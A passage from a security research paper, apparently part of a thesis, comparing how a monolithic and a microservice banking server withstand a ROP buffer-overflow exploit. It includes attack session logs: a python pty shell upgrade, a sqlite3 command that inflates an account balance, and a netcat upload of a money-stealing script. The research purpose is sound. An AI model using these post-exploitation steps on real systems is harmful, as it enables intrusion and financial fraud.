The goal of both attacks is read/write access to the accounts database. The attacker wants to manipulate the amount of money in a particular account. To achieve this goal, the attacker exploits a vulnerability in the server, obtains a shell, and finally interacts directly with the accounts database.

Attacking the monolith version. The attacker exploits the server using a stack based buffer overflow using a standard ROP (Return-oriented Programming) based exploit with the target having ASLR and NX-bit enabled. The exploit overflows a 512 byte buffer, hijacks the instruction pointer, and uses the stack to execute a set of gadgets (snippets of code contained in the target program which are carefully selected to execute a shell). Once the shell is obtained, the attacker spawns an interactive shell using Python to allow the sqlite3 utility to work. It can then be seen how the attacker leverages the fact that the asset in question (the accounts database) is readily available and can be directly manipulated with the privileges of the bank. The following is a session showing such an attack.

```
$ ./mono_exploit.py
[+] Opening connection to localhost on port 31337: Done
[*] Switching to interactive mode
Welcome to the Elite Bank

user: $ python -c 'import pty; pty.spawn("/bin/bash");'
<service_network/research/banking_system_monolith $ $ sqlite3
bank.db
sqlite3 bank.db
SQLite version 3.13.0 2016-05-18 10:57:30
Enter ".help" for usage hints.
sqlite> $ select * from accounts;
select * from accounts;
1|1000.0|2
2|1000.0|2
sqlite> $ update accounts set balance=9999999 where id=2;
update accounts set balance=9999999 where id=2;
sqlite> $ select * from accounts;
select * from accounts;
1|1000.0|2
2|9999999.0|2
sqlite> $ .exit
```

Attacking the microservice version. In the next example, the attacker uses the same exploit, only adjusted for the different gadget offsets for the microservice version.

```
$ ./microservice_exploit.py
[+] Opening connection to localhost on port 31337: Done
```

```
[*] Switching to interactive mode
Welcome to the Elite Bank.

user: $
$ nc -lp 2000 > steal_money.py
$ python steal_money.py 1
Success!
$ python steal_money.py 1
Success!
$ python steal_money.py 10
Success!
$ python steal_money.py 986
Failed!
$
```

It can be seen that the attacker again obtains a remote shell. However, the asset is not present on the server, therefore direct manipulation of the database is not possible. The attacker does, however, gain the ability to issue payment operations without proper authentication. Once having obtained the shell, the attacker immediately uploads a script to the compromised server which is used to steal money—the attacker specifying the amount of money to steal with a command line argument. This script interacts directly with the accounts service by connecting to it and issuing commands. This interaction would not be possible without having established a shell on the gateway node since the accounts service only trusts the gateway service. Connection attempts from the attacker would simply be dropped. However, the IDS employed by the accounts service detects the suspicious behavior and limits the damage.

Discussion. The attacker could at this point attempt to use a secondary exploit and move laterally within the microservice nodes, but this would require more effort from the attacker as compared with the monolithic version. The attacker could also try to avoid triggering the IDS. However, the defender has not lost the control flow of the whole system and has the possibility to mitigate such attacks.

There are obviously several ways to restrict access to the asset and achieve the same security benefits, depending on the application architecture. However, such mitigations would have to be tailored to the particular application. With a microservice based architecture, the security benefit is gained as a side effect of the architecture itself.

It should also be noted that the likelihood of the same bug existing in the microservice gateway node is less when directly compared with its monolithic counterpart. In addition, the code base for the microservice should be smaller, which could complicate the exploitation if key gadgets are missing. In this example, the required gadgets have simply been manually added to facilitate easy exploitation. Although, even without any of the critical gadgets, an arc injection or data-oriented exploit could still be performed in some cases.

6 Conclusion

We have examined how the increased isolation of microservices coupled with software diversity can mitigate the impact of low-level exploitation. Microservices, when coupled with some method of achieving diversification, appears to offer added robustness over monolithic solutions. Key design rules and examples were presented to substantiate this claim. Furthermore, an implementation of an example system demonstrated that a microservice solution is less vulnerable to low-level attacks than a deployment monolith.

We claim that the slow turnaround time for issues to be detected, fixed, and finally deployed by human operators can be made more autonomous and with lower latency if we introduce an automated security monitor to resolve the issues. One of the open questions that still remain is determining to what extent arbitrary programs can benefit from hardening and diversification. It is particularly important to consider the cost as most security enhancing features introduce overhead in terms of performance, compatibility, or usability, the mitigations suggested herein being no different.

References

1. NGINX Inc: The future of application development and delivery is now. `https://www.nginx.com/resources/library/app-dev-survey/` (November 2015), [Online; accessed 06-January-2017]
2. Newman, S.: Building Microservices. O'Reilly Media (2015)
3. Richardson, C., Smith, F.: Microservices From Design to Deployment. NGINX, Inc. (2016)
4. Pautasso, C., Zimmermann, O., Amundsen, M., Lewis, J., Josuttis, N.: Microservices in practice (part 1): Reality check and service design. IEEE Software 34, 91–98 (January-February 2017), `http://ieeexplore.ieee.org/document/7819415/`
5. Fowler, M.: Microservice trade-offs. `http://martinfowler.com/articles/microservice-trade-offs.html` (July 2015), [Online; accessed 13-April-2016]
6. Zimmermann, O.: Microservices tenets: Agile approach to service development and deployment. Computer Science - Research and Development pp. 1–10 (2016)
7. Dragoni, N., Giallorenzo, S., Lluch-Lafuente, A., Mazzara, M., Montesi, F., Mustafin, R., Safina, L.: Microservices: yesterday, today, and tomorrow. CoRR abs/1606.04036 (2016), `http://arxiv.org/abs/1606.04036`
8. Fetzer, C.: Building critical applications using microservices. IEEE Security Privacy 14(6), 86–89 (Nov 2016)
9. Lysne, O., Hole, K.J., Otterstad, C., Ytrehus, Ø., Aarseth, R., Tellnes, J.: Vendor malware: Detection limits and mitigation. Computer 49(8), 62–69 (Aug 2016)
10. Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: Proceedings of the 14th ACM Conference on Computer and Communications Security. pp. 552–561. CCS '07, ACM, New York, NY, USA (2007), `http://doi.acm.org/10.1145/1315245.1315313`
11. Montesi, F., Weber, J.: Circuit Breakers, Discovery, and API Gateways in Microservices. CoRR abs/1609.05830 (2016), `http://arxiv.org/abs/1609.05830`
12. Nygard, M.: Release It!: Design and Deploy Production-ready Software. Pragmatic Bookshelf Series (2007)

13. Sassaman, L., Patterson, M.L., Bratus, S., Shubina, A.: The halting problems of network stack insecurity. ;login: 36(6)
14. Hole, K.J.: Anti-fragile ICT Systems. Simula SpringerBriefs on Computing, Springer International Publishing (2016), http://link.springer.com/book/10.1007/978-3-319-30070-2
15. Wartell, R., Mohan, V., Hamlen, K.W., Lin, Z.: Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In: Proceedings of the 2012 ACM Conference on Computer and Communications Security. pp. 157–168. CCS '12, ACM, New York, NY, USA (2012)
16. Hiser, J., Nguyen-Tuong, A., Co, M., Hall, M., Davidson, J.: ILR: Where'd My Gadgets Go? In: Security and Privacy (SP), 2012 IEEE Symposium on. pp. 571–585 (May 2012)
17. Davi, L.V., Dmitrienko, A., Nürnberger, S., Sadeghi, A.R.: Gadge Me if You Can: Secure and Efficient Ad-hoc Instruction-level Randomization for x86 and ARM. In: Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security. pp. 299–310. ASIA CCS '13, ACM, New York, NY, USA (2013)
18. Partridge, D., Krzanowski, W.: Software diversity: practical statistics for its measurement and exploitation. Information and Software Technology 39(10), 707 – 717 (1997)
19. Jackson, T., Salamat, B., Homescu, A., Manivannan, K., Wagner, G., Gal, A., Brunthaler, S., Wimmer, C., Franz, M.: Compiler-Generated Software Diversity, pp. 77–98. Springer New York, New York, NY (2011)
20. Cox, B., Evans, D., Filipi, A., Rowanhill, J., Hu, W., Davidson, J., Knight, J., Nguyen-Tuong, A., Hiser, J.: N-variant systems a secretless framework for security through diversity (2006)
21. Ormandy, T.: Fireeye exploitation: Project zero's vulnerability of the beast. https://googleprojectzero.blogspot.no/2015/12/fireeye-exploitation-project-zeros.html (December 2015), [Online; accessed 7-February-2017]

Bibliography

[1] ALEPH1. Smashing the stack for fun and profit. PHRACK Magazine, vol. 7, no. 49, file 14 of 16, 1996. 1.1.1

[2] BACKES, M., HOLZ, T., KOLLENDA, B., KOPPE, P., NÜRNBERGER, S., AND PEWNY, J. You can run but you can't read: Preventing disclosure exploits in executable code. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 1342–1353. 1.1.2

[3] BLACKNGEL. Malloc des-maleficarum. PHRACK Magazine, vol. 13, no. 66, file 10 of 11. 1.1.1

[4] BLETSCH, T., JIANG, X., FREEH, V. W., AND LIANG, Z. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2011), ASIACCS '11, ACM, pp. 30–40. 1.1.1

[5] CORBET. Fun with null pointers, part 1. `http://lwn.net/Articles/342330/`. [Online; accessed 30-July-2017]. 1.1

[6] DRAGONI, N., GIALLORENZO, S., LLUCH-LAFUENTE, A., MAZZARA, M., MONTESI, F., MUSTAFIN, R., AND SAFINA, L. Microservices: yesterday, today, and tomorrow. *CoRR abs/1606.04036* (2016). 1.1.5

[7] DURUMERIC, Z., KASTEN, J., ADRIAN, D., HALDERMAN, J. A., BAILEY, M., LI, F., WEAVER, N., AMANN, J., BEEKMAN, J., PAYER, M., AND PAXSON, V. The matter of heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (New York, NY, USA, 2014), IMC '14, ACM, pp. 475–488. 1.1.1

[8] FOWLER, M. Microservice trade-offs. `http://martinfowler.com/articles/microservice-trade-offs.html`, July 2015. [Online; accessed 13-April-2016]. 1.1.5

[9] HECTOR MARCO-GISBERT, I. R. On the Ectiveness of Full-ASLR on 64-bit Linux, November 2014. 1.1.4

[10] HISER, J., NGUYEN-TUONG, A., CO, M., HALL, M., AND DAVIDSON, J. Ilr: Where'd my gadgets go? In *Security and Privacy (SP), 2012 IEEE Symposium on* (May 2012), pp. 571–585. 1.1.2

[11] KAPIL, D. Heap exploitation. https://www.gitbook.com/book/dhavalkapil/heap-exploitation/details, May 2017. [Online; accessed 9-June-2017]. 1.1.1

[12] KIL, C., JUN, J., BOOKHOLT, C., XU, J., AND NING, P. Address space layout permutation (aslp): Towards fine-grained randomization of commodity software. In *Proceedings of the 22Nd Annual Computer Security Applications Conference* (Washington, DC, USA, 2006), ACSAC '06, IEEE Computer Society, pp. 339–348. 1.1.2

[13] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *Proceeding of the 41st Annual International Symposium on Computer Architecuture* (Piscataway, NJ, USA, 2014), ISCA '14, IEEE Press, pp. 361–372. 1.1

[14] KNEUPER, R. Limits of formal methods. *Formal Aspects of Computing 9*, 4 (1997), 379–394, doi: 10.1007/BF01211297. 1.1

[15] KRATKIEWICZ, K., AND LIPPMANN, R. Using a diagnostic corpus of c programs to evaluate buffer overflow detection by static analysis tools*. 1.1

[16] MONTESI, F., AND WEBER, J. Circuit breakers, discovery, and API gateways in microservices. *CoRR abs/1609.05830* (2016). 1.1.5

[17] PADMANABHUNI, B. M., AND TAN, H. B. K. Buffer overflow vulnerability prediction from x86 executables using static analysis and machine learning. In *2015 IEEE 39th Annual Computer Software and Applications Conference* (July 2015), vol. 2, pp. 450–459. 1.1

[18] PAX TEAM. aslr.txt. http://pax.grsecurity.net/docs/aslr.txt, March 2003. [Online; accessed 07-July-2016]. 1.1.2

[19] PAX TEAM. noexec.txt. https://pax.grsecurity.net/docs/noexec.txt, May 2003. [Online; accessed 02-March-2017]. 1.1.2

[20] RICHARDSON, C., AND SMITH, F. *Microservices From Design to Deployment*. NGINX, Inc., 2016. 1.1.5

[21] SCHNEIER, B. The doghouse: Crypteto. https://www.schneier.com/blog/archives/2009/09/the_doghouse_cr.html. [Online; accessed 16-March-2017]. 1.1

[22] SCHUSTER, F., TENDYCK, T., LIEBCHEN, C., DAVI, L., SADEGHI, A.-R., AND HOLZ, T. Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in c++ applications. In *IEEE Symposium on Security and Privacy* (2015), IEEE, IEEE Computer Society, pp. 745–762. 1.1.1, 1.1.2

[23] SHACHAM, H., PAGE, M., PFAFF, B., GOH, E.-J., MODADUGU, N., AND BONEH, D. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security* (New York, NY, USA, 2004), CCS '04, ACM, pp. 298–307. 1.1.3

[24] SOLAR DESIGNER. Getting around non-executable stack (and fix). BugTraq, August 1997. 1.1.1

[25] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. Sok: Eternal war in memory. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2013), SP '13, IEEE Computer Society, pp. 48–62. 1.1.2

[26] TANG, A., SETHUMADHAVAN, S., AND STOLFO, S. Heisenbyte: Thwarting memory disclosure attacks using destructive code reads. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 256–267. 1.1.2